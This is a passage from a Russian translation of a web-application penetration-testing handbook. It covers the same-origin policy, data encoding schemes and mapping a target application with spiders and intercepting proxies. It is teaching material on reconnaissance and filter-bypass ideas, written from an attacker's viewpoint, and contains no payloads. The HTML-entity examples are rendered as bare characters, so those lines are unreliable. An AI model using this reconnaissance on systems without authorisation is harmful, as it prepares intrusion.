Если бы политики одинакового источника не существовало и ничего не подозревающий пользователь открыл вредоносный веб-сайт, выполняющийся на нём программный код мог бы обращаться к данным и функциям любого другого посещённого пользователем сайта. Это могло бы позволить вредоносному сайту переводить средства из интернет-банка пользователя, читать его веб-почту или перехватывать реквизиты банковской карты при покупках в Интернете. Поэтому

браузеры применяют ограничения, разрешающие такое взаимодействие только с содержимым, полученным из того же источника.

На практике применение этой идеи к особенностям разных веб-функций и технологий приводит к различным сложностям и компромиссам. Ниже перечислены ключевые особенности политики одинакового источника, о которых необходимо знать:

• страница в одном домене может инициировать произвольный запрос к другому домену (например, отправив форму или загрузив изображение), но не может сама обработать возвращённые этим запросом данные;

• страница в одном домене может загрузить сценарий из другого домена и выполнить его в собственном контексте. Предполагается, что сценарии содержат код, а не данные, поэтому междоменный доступ не должен раскрывать конфиденциальные сведения;

• страница в одном домене не может читать или изменять файлы cookie и другие данные DOM, принадлежащие другому домену.

Эти особенности способны привести к различным междоменным атакам, например побуждению пользователей к действиям и перехвату данных. Дополнительные сложности возникают с технологиями расширения браузеров, реализующими ограничения одинакового источника по-разному. Эти вопросы подробно рассматриваются в главе 13.

HTML5

HTML5 - крупное обновление стандарта HTML. В настоящее время HTML5 всё ещё находится в разработке и реализован в браузерах лишь частично.

С точки зрения безопасности HTML5 интересен прежде всего по следующим причинам:

• он вводит различные новые теги, атрибуты и API, которые можно использовать для доставки межсайтового скриптинга и других атак, описанных в главе 12;

• он изменяет основную технологию Ajax, `XMLHttpRequest`, чтобы в определённых ситуациях обеспечить двустороннее междоменное взаимодействие. Это способно привести к новым междоменным атакам, описанным в главе 13;

• он вводит новые механизмы клиентского хранения данных, которые могут приводить к проблемам конфиденциальности пользователей и новым категориям атак, например клиентским SQL-инъекциям, описанным в главе 13.

"Web 2.0"

В последние годы это модное словечко стало популярным как довольно расплывчатое и неопределённое название ряда взаимосвязанных тенденций в веб-приложениях, включая следующие:

• активное применение Ajax для выполнения асинхронных фоновых запросов;

• расширение междоменной интеграции с помощью различных методов;

• применение новых технологий на стороне клиента, включая XML, JSON и Flex;

• выдвижение на первый план функциональности, поддерживающей пользовательское содержимое, обмен информацией и взаимодействие.

Как и любые технологические изменения, эти тенденции создают новые возможности для появления уязвимостей безопасности. Однако они не очерчивают чёткого подмножества проблем безопасности веб-приложений вообще. Возникающие в таких условиях уязвимости в основном совпадают с видами, существовавшими до этих тенденций, или являются их близкими производными. Как правило, разговоры о "безопасности Web 2.0" представляют собой категориальную ошибку, которая не помогает ясно рассуждать о действительно важных проблемах.

Технологии расширения браузеров

Выходя за пределы возможностей JavaScript, некоторые веб-приложения используют технологии расширения браузеров, которые с помощью специализированного кода произвольным образом дополняют встроенные возможности браузера. Такие компоненты могут поставляться в виде байт-кода, исполняемого подходящим подключаемым модулем браузера, либо предусматривать установку машинных исполняемых файлов непосредственно на компьютер клиента. При атаке веб-приложений вам, скорее всего, встретятся следующие технологии толстых клиентов:

• Java-апплеты;

• элементы ActiveX;

• объекты Flash;

• объекты Silverlight.

Эти технологии подробно описаны в главе 5.

Состояние и сеансы

Описанные до сих пор технологии позволяют серверным и клиентским компонентам веб-приложения множеством способов обмениваться данными и обрабатывать их. Однако для реализации большинства полезных функций приложениям необходимо отслеживать состояние взаимодействия каждого пользователя с приложением на протяжении нескольких запросов. Например, приложение для покупок может позволять пользователям просматривать каталог товаров, добавлять товары в корзину, просматривать и изменять её содержимое, переходить к оформлению заказа и предоставлять персональные и платёжные сведения.

Чтобы такая функциональность стала возможной, приложение должно сохранять набор данных состояния, созданных действиями пользователя в нескольких запросах. Обычно эти данные хранятся в серверной структуре, называемой сеансом. Когда пользователь выполняет действие, например добавляет товар в корзину, серверная часть приложения обновляет соответствующие сведения в его сеансе. Когда позднее пользователь просматривает содержимое корзины, данные сеанса позволяют вернуть ему правильные сведения.

В некоторых приложениях сведения о состоянии хранятся не на сервере, а в клиентском компоненте. Текущий набор данных передаётся клиенту в каждом ответе сервера и возвращается серверу в каждом запросе клиента. Разумеется, поскольку пользователь способен изменять любые данные, передаваемые через клиентский компонент, приложениям необходимо защищаться от атакующих, которые могут попытаться нарушить логику приложения посредством изменения этих сведений о состоянии. Платформа ASP.NET использует скрытое поле формы `ViewState`, чтобы хранить сведения о состоянии веб-интерфейса пользователя и тем самым сокращать нагрузку на сервер. По умолчанию содержимое `ViewState` включает хеш с ключом для защиты от подделки.

Поскольку сам протокол HTTP не сохраняет состояние, большинству приложений требуется способ повторно распознавать отдельных пользователей на протяжении нескольких запросов, чтобы каждый запрос обрабатывался с правильным набором данных состояния. Обычно для этого каждому пользователю выдаётся маркер, однозначно идентифицирующий его сеанс. Такие маркеры можно передавать в параметрах запроса любого вида, однако большинство приложений использует файлы cookie HTTP. С обработкой сеансов связано несколько видов уязвимостей, подробно описанных в главе 7.

Схемы кодирования

Веб-приложения применяют для данных несколько разных схем кодирования. И протокол HTTP, и язык HTML исторически основаны на тексте, поэтому были разработаны различные схемы, позволяющие этим механизмам безопасно обрабатывать необычные символы и двоичные данные. При атаке веб-приложения вам часто придётся кодировать данные по соответствующей схеме, чтобы они обрабатывались именно так, как вы намеревались. Более того, во многих случаях можно манипулировать используемыми приложением схемами кодирования, вызывая поведение, не предусмотренное его проектировщиками.

URL-кодирование

URL разрешено содержать только печатаемые символы набора US-ASCII, то есть символы с кодами ASCII от `0x20` до `0x7e` включительно. Более того, некоторые символы этого диапазона ограничены, поскольку имеют особое значение в самой схеме URL или протоколе HTTP.

Схема URL-кодирования служит для кодирования любых проблемных символов расширенного набора ASCII, чтобы их можно было безопасно передавать по HTTP. URL-кодированная форма любого символа состоит из префикса `%`, за которым следует двухзначный код ASCII символа в шестнадцатеричной записи. Ниже приведено несколько часто кодируемых символов:

• `%3d` - =;

• `%25` - %;

• `%20` - пробел;

• `%0a` - новая строка;

• `%00` - нулевой байт.

Следует знать и ещё об одном варианте кодирования: символ + представляет URL-кодированный пробел (наряду с представлением пробела как `%20`).

> **Примечание.** При атаке веб-приложений следует URL-кодировать любые из следующих символов, когда вы вставляете их как данные в HTTP-запрос:
>
> `пробел % ? & = ; + #`
>
> (Разумеется, при изменении запроса вам часто понадобится использовать эти символы в их специальном значении, например для добавления параметра в строку запроса. В таком случае их следует применять в буквальном виде.)

Кодирование Unicode

Unicode - стандарт кодирования символов, предназначенный для поддержки всех систем письма мира. Он использует различные схемы кодирования, некоторые из которых позволяют представлять необычные символы в веб-приложениях.

Шестнадцатибитное кодирование Unicode работает сходным с URL-кодированием образом. Для передачи по HTTP шестнадцатибитная Unicode-форма символа состоит из префикса %u, за которым следует шестнадцатеричная кодовая позиция символа:

• %u2215 - /;

• %u00e9 - é.

UTF-8 - стандарт кодирования переменной длины, использующий для представления каждого символа один или несколько байтов. При передаче по HTTP форма многобайтового символа в UTF-8 просто содержит каждый байт в шестнадцатеричной записи с предшествующим префиксом %:

• %c2%a9 - ©;

• %e2%89%a0 - ≠.

При атаке веб-приложений кодирование Unicode интересно прежде всего тем, что иногда позволяет преодолевать механизмы проверки входных данных. Если входной фильтр блокирует определённые вредоносные выражения, но компонент, который затем обрабатывает данные, понимает Unicode, фильтр может оказаться возможно обойти с помощью различных стандартных и некорректных вариантов кодирования Unicode.

HTML-кодирование

HTML-кодирование служит для представления проблемных символов, чтобы их можно было безопасно включать в HTML-документ. Различные символы имеют особое значение метасимволов HTML и применяются для определения структуры документа, а не его содержимого. Чтобы безопасно использовать эти символы как часть содержимого документа, их необходимо кодировать средствами HTML.

HTML-кодирование определяет множество сущностей HTML для представления конкретных буквальных символов:

• " - ";

• ' - ';

• & - &;

• < - <;

• > - >.

Кроме того, любой символ можно закодировать средствами HTML, используя его десятичный код ASCII:

• `"` - ";

• `'` - ';

либо используя его шестнадцатеричный код ASCII (с префиксом x):

• `"` - ";

• `'` - '.

При атаке веб-приложения HTML-кодирование, скорее всего, будет интересовать вас прежде всего при поиске уязвимостей межсайтового скриптинга. Если приложение возвращает пользовательские данные в ответах без изменений, оно, вероятно, уязвимо; если же опасные символы закодированы средствами HTML, оно может быть безопасным. Подробнее об этих уязвимостях см. в главе 12.

Кодирование Base64

Кодирование Base64 позволяет безопасно представить любые двоичные данные с помощью одних только печатаемых символов ASCII. Оно широко применяется для кодирования вложений электронной почты ради безопасной передачи по SMTP. Оно также используется для кодирования учётных данных пользователя при базовой аутентификации HTTP.

Base64 обрабатывает входные данные блоками по три байта. Каждый такой блок делится на четыре фрагмента по шесть битов. Шесть битов данных допускают 64 различных сочетания, поэтому каждый фрагмент можно представить одним символом из набора из 64 символов. Кодирование Base64 использует следующий набор, содержащий только печатаемые символы ASCII:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
```

Если последний блок входных данных даёт менее трёх фрагментов выходных данных, результат дополняется одним или двумя символами =.

Например, вот название *The Web Application Hacker's Handbook* в кодировке Base64:

```
VGhlIFdlYiBBcHBsaWNhdGlvbiBIYWNrZXIncyBIYW5kYm9vaw==
```

Многие веб-приложения применяют Base64 для передачи двоичных данных в файлах cookie и других параметрах и даже для обфускации (то есть сокрытия) конфиденциальных данных, чтобы предотвратить элементарное изменение. Всегда следует искать и декодировать любые данные Base64, выдаваемые клиенту. Строки Base64 часто легко узнать по характерному набору символов и наличию символов заполнения в конце.

Шестнадцатеричное кодирование

При передаче двоичных данных многие приложения используют простое шестнадцатеричное кодирование, представляя шестнадцатеричный блок символами ASCII. Например, шестнадцатеричное кодирование имени пользователя "daf" в файле cookie даст следующий результат:

```
646166
```

Как и Base64, данные в шестнадцатеричной кодировке обычно легко заметить. Всегда пытайтесь декодировать любые подобные данные, которые сервер отправляет клиенту, чтобы понять их назначение.

Каркасы удалённого взаимодействия и сериализации

За последние годы появились различные каркасы создания пользовательских интерфейсов, в которых клиентский код может удалённо обращаться к разнообразным программным API, реализованным на стороне сервера. Это позволяет разработчикам частично абстрагироваться от распределённой природы веб-приложений и писать код в манере, более близкой к парадигме обычного настольного приложения. Такие каркасы обычно предоставляют клиентской стороне API-заглушки. Они также автоматически обеспечивают удалённую передачу вызовов API соответствующим серверным функциям и сериализацию всех передаваемых этим функциям данных.

К числу таких каркасов удалённого взаимодействия и сериализации относятся:

• Flex и AMF;

• Silverlight и WCF;

• сериализованные объекты Java.

Методы работы с этими каркасами и возможные проблемы безопасности мы рассмотрим в главах 4 и 5.

Дальнейшие шаги

К этому моменту мы описали современное состояние (не)безопасности веб-приложений, рассмотрели основные механизмы, с помощью которых веб-приложения могут защищать себя, и кратко познакомились с ключевыми технологиями современных приложений. Заложив этот фундамент, мы теперь готовы перейти к практической стороне атаки веб-приложений.

В любой атаке первая задача - составить карту содержимого и функциональности целевого приложения, чтобы установить, как оно работает, как пытается защищаться и какие технологии применяет. В следующей главе этот процесс картографирования рассматривается подробно и показано, как с его помощью получить глубокое понимание поверхности атаки приложения. Эти знания окажутся жизненно важными при поиске и эксплуатации дефектов безопасности вашей цели.

Вопросы

Ответы можно найти по адресу mdsec.net.

1. Для чего используется метод `OPTIONS`?

2. Для чего используются заголовки `If-Modified-Since` и `If-None-Match`? Почему они могут интересовать вас при атаке приложения?

3. Каково значение флага `secure`, когда сервер устанавливает файл cookie?

4. Чем различаются распространённые коды состояния `301` и `302`?

5. Как браузер взаимодействует с веб-прокси при использовании SSL?

Глава 4. Картографирование приложения

Первый этап атаки приложения - сбор и изучение ключевых сведений о нём, позволяющих лучше понять, с чем вам предстоит иметь дело.

Картографирование начинается с перечисления содержимого и функциональности приложения, чтобы понять его назначение и поведение. Значительную часть функциональности легко выявить, но некоторые возможности могут быть скрыты, и для их обнаружения потребуются догадки и доля удачи.

После составления каталога функциональности приложения главная задача - внимательно изучить все аспекты его поведения, основные защитные механизмы и применяемые технологии (как на стороне клиента, так и на стороне сервера). Это позволит выявить ключевую поверхность атаки приложения, а следовательно, самые интересные области, на которые следует направить последующее зондирование в поисках эксплуатируемых уязвимостей. Зачастую само аналитическое исследование способно обнаружить уязвимости, что обсуждается далее в этой главе.

По мере того как приложения становятся всё крупнее и функциональнее, эффективное картографирование приобретает особую ценность. Опытный специалист способен быстро классифицировать целые области функциональности, искать классы, а не отдельные экземпляры уязвимостей, и при этом уделять значительное время проверке других конкретных областей в стремлении обнаружить проблему высокого риска.

В этой главе описаны практические действия при картографировании приложения, различные приёмы и хитрости, позволяющие повысить его эффективность, и некоторые инструменты, способные помочь в этом процессе.

Перечисление содержимого и функциональности

В типичном приложении большую часть содержимого и функциональности можно выявить посредством просмотра вручную. Основной подход состоит в последовательном обходе приложения с начальной страницы, переходе по каждой ссылке и прохождении всех многоэтапных функций (например, регистрации пользователя или сброса пароля). Если приложение содержит "карту сайта", она может стать полезной отправной точкой перечисления содержимого.

Однако для тщательного исследования перечисленного содержимого и получения полной записи всего обнаруженного необходимо применять более совершенные методы, чем простой просмотр.

Обход веб-сайта пауком

Существуют разные инструменты для автоматизированного обхода веб-сайтов пауком. Они запрашивают веб-страницу, разбирают её в поисках ссылок на другое содержимое, запрашивают найденные ссылки и рекурсивно продолжают процесс, пока не перестанут обнаруживать новое содержимое.

Пауки веб-приложений развивают эту основную возможность и стремятся обеспечить более полное покрытие: дополнительно разбирают HTML-формы и отправляют их приложению с различными заранее заданными или случайными значениями. Благодаря этому они могут проходить многоэтапную функциональность и следовать навигации на основе форм (например, когда

раскрывающиеся списки служат меню содержимого). Некоторые инструменты также разбирают клиентский JavaScript и извлекают URL, указывающие на дополнительное содержимое. Существует множество свободных инструментов, достаточно хорошо перечисляющих содержимое и функциональность приложения, включая Burp Suite, WebScarab, Zed Attack Proxy и CAT (подробнее см. в главе 20).

> **Совет.** В корневом каталоге многих веб-серверов находится файл `robots.txt` со списком URL, которые сайт не хочет разрешать посещать веб-паукам или индексировать поисковым системам. Иногда этот файл ссылается на конфиденциальные функции, которые вы, несомненно, захотите обойти пауком. Некоторые пауки для атаки веб-приложений проверяют наличие `robots.txt` и используют все содержащиеся в нём URL как исходные точки обхода. В таком случае файл `robots.txt` может действовать во вред безопасности веб-приложения.

В этой главе для примеров распространённых действий по картографированию используется вымышленное приложение Extreme Internet Shopping (EIS). На рисунке 4-1 показан Burp Spider, работающий с EIS. Без входа в систему можно составить карту каталога `/shop` и двух новостных статей в каталоге `/media`. Обратите также внимание: показанный на рисунке файл `robots.txt` ссылается на каталоги `/mdsecportal` и `/site-old`. Ссылок на них нет нигде в приложении, и веб-паук, который следует только ссылкам из опубликованного содержимого, не проиндексировал бы их.

> **Совет.** Приложения с URL в стиле REST используют части пути URL для однозначного определения данных и других ресурсов приложения
>
> (подробнее см. в главе 3). Традиционный взгляд веб-паука на приложение через URL полезен в подобных ситуациях. В приложении EIS пути `/shop` и `/pub` используют URL в стиле REST, и обход этих областей пауком легко предоставляет уникальные ссылки на доступные в них элементы.




Рисунок 4-1. Картографирование части приложения с помощью Burp Spider

Хотя полностью автоматизированный подход часто бывает эффективным, такое перечисление содержимого имеет несколько существенных ограничений:

• необычные механизмы навигации (например, меню, динамически создаваемые и обрабатываемые сложным кодом JavaScript) часто неправильно обрабатываются этими инструментами, поэтому целые области приложения могут остаться незамеченными;

• паук может не заметить ссылки, скрытые внутри скомпилированных клиентских объектов, например Flash или Java-апплетов;

• многоэтапные функции часто выполняют подробные проверки входных данных и не принимают значения, отправляемые автоматизированным инструментом. Например, форма регистрации пользователя может содержать поля имени, адреса электронной почты, номера телефона и почтового индекса. Автоматизированный паук приложения обычно отправляет одну тестовую строку в каждом редактируемом поле формы, а приложение возвращает сообщение, что один или несколько элементов недействительны. Поскольку паук недостаточно разумен, чтобы понять сообщение и отреагировать на него, он не проходит форму регистрации и потому не обнаруживает дополнительное содержимое и функции, доступные после неё;

• автоматизированные пауки обычно используют URL как идентификаторы уникального содержимого. Чтобы обход не продолжался бесконечно, они распознают уже запрошенное

связанное содержимое и не запрашивают его повторно. Однако многие приложения используют навигацию на основе форм, при которой один URL может возвращать совершенно разное содержимое и функции. Например, банковское приложение может реализовывать каждое действие пользователя запросом `POST` к `/account.jsp` и сообщать выполняемое действие посредством параметров. Если паук отказывается отправлять несколько запросов к этому URL, он пропустит большую часть содержимого приложения. Некоторые пауки приложений пытаются справляться с такой ситуацией. Например, Burp Spider можно настроить различать отправки форм по именам и значениям параметров. Тем не менее возможны ситуации, в которых полностью автоматизированный подход не обеспечивает полной эффективности. Методы картографирования такой функциональности рассматриваются далее в этой главе;

• в противоположность предыдущему пункту некоторые приложения помещают в URL изменчивые данные, которые в действительности не используются для определения ресурсов или функций (например, параметры с таймерами или начальными значениями генераторов случайных чисел). Каждая страница приложения может содержать на вид новый набор URL, которые паук считает необходимым запросить, из-за чего продолжает работать бесконечно;

• если приложение использует аутентификацию, эффективный паук должен уметь работать с ней, чтобы обращаться к защищённой функциональности. Упомянутые выше пауки позволяют сделать это, вручную настроив маркер аутентифицированного сеанса или учётные данные для передачи функции входа. Однако даже при такой настройке работа паука часто нарушает аутентифицированный сеанс по различным причинам:

• следуя всем URL, паук рано или поздно запросит функцию выхода и тем самым завершит свой сеанс;

• если паук отправит недействительные данные конфиденциальной функции, приложение может в порядке защиты завершить сеанс;

• если приложение использует постраничные маркеры, паук почти наверняка будет неправильно с ними работать, запрашивая страницы не в ожидаемой последовательности, что, вероятно, приведёт к завершению всего сеанса.

> **Предупреждение.** В некоторых приложениях запуск даже простого веб-паука, который разбирает и запрашивает ссылки, может быть чрезвычайно опасен. Например, приложение может содержать административные функции удаления пользователей, завершения работы базы данных, перезапуска сервера и тому подобного. Если используется паук, учитывающий особенности приложения, обнаружение и применение им конфиденциальной функциональности способно нанести огромный ущерб. Авторы встречали приложение с некоторыми функциями системы управления содержимым (CMS) для редактирования содержимого основного приложения. Эти функции можно было обнаружить по карте сайта, и никакого управления доступом они не имели. Запущенный против такого сайта автоматизированный паук нашёл бы функцию редактирования и начал бы отправлять произвольные данные, уродуя основной веб-сайт в реальном времени прямо во время работы паука.

Обход под управлением пользователя

Это более совершенный и контролируемый метод, обычно предпочтительный по сравнению с автоматизированным обходом. Пользователь обычным образом проходит приложение в стандартном браузере, стараясь посетить всю функциональность. Создаваемый при этом трафик проходит через инструмент, сочетающий перехватывающий прокси и паук и наблюдающий за всеми запросами и ответами. Инструмент строит карту приложения, включая в неё все URL, посещённые браузером. Он также разбирает все ответы приложения так же, как обычный паук, учитывающий особенности приложений, и дополняет карту сайта найденным содержимым и функциональностью. Таким образом можно использовать пауки Burp Suite и WebScarab (подробнее см. в главе 20).

По сравнению с основным подходом обхода этот метод даёт множество преимуществ:

• если приложение использует необычные или сложные механизмы навигации, пользователь может обычным образом следовать им в браузере. Все функции и содержимое, к которым он обращается, обрабатываются инструментом прокси-паука;

• пользователь контролирует все отправляемые приложению данные и может обеспечить соблюдение требований проверки;

• пользователь может обычным способом войти в приложение и следить за тем, чтобы аутентифицированный сеанс оставался активным на протяжении всего картографирования. Если какое-либо действие приводит к завершению сеанса, пользователь может войти снова и продолжить просмотр;

• любая опасная функциональность, например `deleteUser.jsp`, полностью перечисляется и включается в карту сайта прокси, поскольку ссылки на неё извлекаются из ответов приложения. Но пользователь может по своему усмотрению решить, какие функции действительно запрашивать или выполнять.

На сайте Extreme Internet Shopping паук ранее не мог проиндексировать никакое содержимое в `/home`, поскольку оно защищено аутентификацией. Запросы к `/home` дают следующий ответ:

```
HTTP/1.1 302 Moved Temporarily
Date: Mon, 24 Jan 2011 16:13:12 GMT
Server: Apache
Location: /auth/Login?ReturnURL=/home/
```

При обходе под управлением пользователя достаточно войти в приложение через браузер, после чего инструмент прокси-паука подхватит полученный сеанс и выявит всё дополнительное содержимое, теперь доступное пользователю. На рисунке 4-2 показана карта сайта EIS после успешной аутентификации пользователя в защищённых областях приложения.




Рисунок 4-2. Карта сайта Burp после обхода под управлением пользователя

На карте видны дополнительные ресурсы системы меню `/home`. На рисунке имеется ссылка на закрытый профиль, доступ к которому осуществляется через функцию JavaScript, запускаемую обработчиком события `onClick`:

```
<a href=”#” onclick=”ui_nav(‘profile’)”>private profile</a>
```

Обычный веб-паук, который просто следует ссылкам в HTML, скорее всего, пропустит ссылку такого вида. Даже самые совершенные автоматизированные пауки приложений сильно отстают от многочисленных навигационных механизмов современных приложений и расширений браузеров. При обходе под управлением пользователя достаточно перейти по видимой на экране ссылке в браузере, и инструмент прокси-паука добавит полученное содержимое в карту сайта.

И наоборот, обратите внимание: паук успешно обнаружил содержащуюся в комментарии HTML ссылку на `/core/sitestats`, хотя на экране она пользователю не показывается.

Совет. Помимо только что описанных инструментов прокси-паука при картографировании приложения часто полезны разнообразные расширения браузеров, способные анализировать HTTP и HTML внутри интерфейса браузера. Например, показанный на рисунке 4-3 инструмент IEWatch работает в Microsoft Internet Explorer и наблюдает за всеми подробностями запросов и ответов, включая заголовки, параметры запросов и файлы cookie. Он анализирует каждую страницу приложения и показывает ссылки, сценарии, формы и компоненты толстого клиента. Разумеется, все эти сведения можно увидеть в перехватывающем прокси, но вторая запись полезных данных картографирования лишь поможет лучше понять приложение и перечислить всю его функциональность. Подробнее об инструментах такого рода см. в главе 20.

